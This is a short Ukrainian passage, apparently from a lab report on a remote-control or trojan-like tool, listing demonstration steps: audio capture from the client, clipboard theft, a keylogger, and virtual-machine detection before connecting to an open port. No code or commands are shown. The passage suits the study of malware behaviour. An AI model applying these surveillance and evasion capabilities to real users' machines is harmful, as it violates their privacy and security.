
Запишемо аудіо-вивід з клієнта:



Дістанемо інформацію з буфера обміну(до цього на клієнті було скопійовано посилання з браузеру):



Запустимо кі-логер та отримаємо запис натиснутих клавіш:



Додамо функцію-індикатор віртуальної машини та спробуємо приєднатись до відкритого порту (віртуальна машина ubuntu 10.04.3):

